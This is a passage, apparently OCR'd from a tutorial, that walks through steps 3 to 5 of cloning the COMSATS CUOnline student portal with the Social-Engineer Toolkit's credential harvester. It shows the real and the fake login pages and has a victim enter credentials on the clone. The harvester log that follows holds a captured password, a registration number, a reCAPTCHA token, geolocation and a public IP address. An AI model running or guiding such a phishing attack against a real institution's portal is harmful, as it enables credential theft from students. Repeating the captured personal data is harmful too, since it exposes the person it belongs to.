
Keep tabnabbing option empty and then enter the url of site.

Step 3: Now on victim's browser type this IP

i.e.  this one

```
Harvester/Tabnabbing [192.168[redacted]]:
```

So here I will show you the real page and clone page



Kali Linux | CUOnline Student Portal | CUOnline Student Portal

https://cms.comsats.edu.pk:8083

NOTICEBOARD

PMYP Laptop scheme

Dear Students,

WhatsApp Video

Breaking it down in steps for you so you can apply for the Prime Minister's Youth Laptop Scheme 2025 via the Digital Youth Hub app or website www.pmyp.gov.pk

Download the app now!

For Android: https://tinyurl.com/3y9czkpj

By Roll No | By List

Password

□ I'm not a robot

Forgot Password ? Click Here!

For Parent Console

Login

Latest

Events


CPR Guide

How to do CP...

22 July 22-31 July, 2019 COMSATS Summer Worksh Art, Design & Architecture Read More

11 July Training Workshop on "PYTHON: Data Analysis a

REAL one



Kali Linux | CUOnline Student Portal | CUOnline Student Portal

192.168[redacted]

Additional Internet Coverage ×

Dear Students,
Considering the high demand for internet services at the Islamabad campus, we are pleased to announce that additional internet coverage is now available in areas where Internet service was previously unavailable.
now you can connect to the internet in those open areas using the newly provided User IDs available through the **CU-Online portal**
Please connect to **CUIStudents SSID** with the following credentials:

Click here to Download User Manual.

ATTENTION

Dear Students,

Display of Student ID card is mandatory within the campus premises. Student with a fake ID card may face a fine of Rs.10,000/-

PMYP Laptop schem

Dear Students,

WhatsApp Video

Breaking it down in steps fo Youth Hub app or website w

Download the app now!

For Android: https://tiny

By Roll No | By List

Password

□ I'm not a robot

Forgot Password ? Click Here!

For Parent Console

Login

Latest

Events

CPR Guide


How to do CP...

22 July 22-31 July, 2019 COMSATS Summer Worksho Art, Design & Architecture Read More

11 July Training Workshop on "PYTHON: Data Analysis and

FAKE one

Step 4: Enter any credentials



192.[redacted]

MYP Laptop scheme

ar Students,

hatsApp Video

eaking it down in steps for you so you can apply for the Prime Minister's Youth Laptop Scheme 2025 via the Digital uth Hub app or website www.pmyp.gov.pk

wnload the app now!

For Android: https://tinyurl.com/3y9czkpj

CS25-STD-123


•••••••••••••

✓ I'm not a robot

Forgot Password ? Click Here!

For Parent Console

Step 5: Here it capture in setoolkit cmd



```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a we
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[redacted] - - [27/May/2025 10:15:22] "GET / HTTP/1.1" 200 -
           - - [27/May/2025 10:15:32] "GET / HTTP/1.1" 200 -
           - - [27/May/2025 10:15:41] "GET / HTTP/1.1" 200 -
           - - [27/May/2025 10:15:52] "GET / HTTP/1.1" 200 -
           - - [27/May/2025 10:15:55] "GET / HTTP/1.1" 200 -
           - - [27/May/2025 10:15:59] "GET / HTTP/1.1" 200 -
           - - [27/May/2025 10:16:03] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: reg_last_part=
POSSIBLE PASSWORD FIELD FOUND: Password=ayeshanadeem
PARAM: g-recaptcha-response=03AFcWeA65v[illegible]ESWNQ0SKJCMH_FT-EsgJi9kPxjHrniv6_J016FlTQuETV7ZSJ7hrCV-7N_YTXCh2H6WGM5xePRMgx3PzZ
nCKF6ILt3d45qDQBMbrAOuN5oz4Ofm6z9VriMVbTphGaOmoH4D3haAApLppqv6KMzATO9KG8e_dFjeEFPPekW-HyYxrM7ui7OuwLkPHjH4EPwIqjQDnZT6Z40MBvZ6L53p
ThAwQQR5tUeTrqdLJM1_GA0NQdjX_Cnh8mVbCozIwmFP2xC13MolV6XTKvC4Z7OQIQZFuEkzmdfGrfF8FgChEXCQejR6yQDHEHTBf9XET56vYKBF_EQSC_5K2hWiRFGl23
qCHTkLRoEdPWdeZTc9J1A5fHYCzW7qWuQZWlR0wlG0kb3hXksoxlG0ilbylFEoD8UT2p9ndaX3BKhLPFjXLKTJJD7DwCN1bwOx2klwb1Ckt1PUQza2w5wTh5HpAYPQUusY
43VZH[illegible]DZP-OEe-gj0[illegible]vTrKoh1Q_o1WPutE1M8YW1EifVsbMGtpdbbVD0SLkVr3Kx1iKr9NA
PARAM: RegNo=CS25-STD-123
PARAM: Local_InternetInformation=
PARAM: Public_InternetInformation={
++"status":+"success",
++"country":+"Pakistan",
++"countryCode":+"PK",
++"region":+"JK",
++"regionName":+"Azad+Jammu+and+Kashmir(POK)",
++"city":+"Muzaffarabad",
++"zip":+"24601",
++"lat":+34.37,
++"lon":+73.4708,
++"timezone":+"Asia/Karachi",
++"isp":+"CMPak+Limited",
++"org":+"CMPak+Limited",
++"as":+[redacted]",
++"query":+"223.123.89.67"
}
PARAM: ClientAppAndOSVersion=UNIX+——→+Details+:+Mozilla/5.0+(X11;+Linux+x86_64;+rv:109.0)+Gecko/20100101+Firefox/115.0
PARAM: RelationID=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```